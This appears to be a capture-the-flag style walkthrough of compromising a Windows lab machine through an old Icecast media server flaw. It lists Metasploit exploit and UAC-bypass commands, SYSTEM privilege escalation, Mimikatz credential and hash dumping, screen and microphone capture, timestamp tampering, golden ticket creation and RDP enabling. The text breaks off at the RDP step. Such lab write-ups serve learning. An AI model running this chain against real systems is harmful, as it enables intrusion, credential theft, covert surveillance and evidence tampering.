Exploiting a Windows machine through its media server.
Recon
sudo nmap -p- -T4 -sV 10.14.36.25Initial access
CVE : https://www.cvedetails.com/cve/CVE-2004-1561/?q=CVE-2004-1561 ID : CVE-2004-1561 Details : Remote Buffer Overflow
Exploit:
msfconsole -q -x "use exploit/windows/http/icecast_header;set RHOSTS 10.10.177.118;set LHOST 10.14.36.25;run;"
UAC bypass module:
# CTRL+Z
# set session 2
use exploit/windows/local/bypassuac_eventvwr

Elevating privileges:
Print spooler process:
ps
Migrating to the print spooler process:
migrate -N spoolsv.exe
We can run commands as NT AUTHORITY\SYSTEM.
getuid
Looting
Loading Mimikatz into memory:
kiwi
Showing the Mimikatz module help:
help
Dumping credentials from memory with the Kiwi module:
creds_all
Post-exploitation
Dumping passwords from the local machine:
hashdump
Starting screen sharing from the remote Meterpreter session:
screenshare

Recording the microphone attached to the system:
record_micThe next command changes file timestamps on the system. Timestamp modification command:
timestomp
Golden ticket module:
golden_ticket_create
Enabling RDP on the remote machine:
# CTRL + Z

run post/windows/manage/enable_rdp
Commands run in CMD when enabling RDP: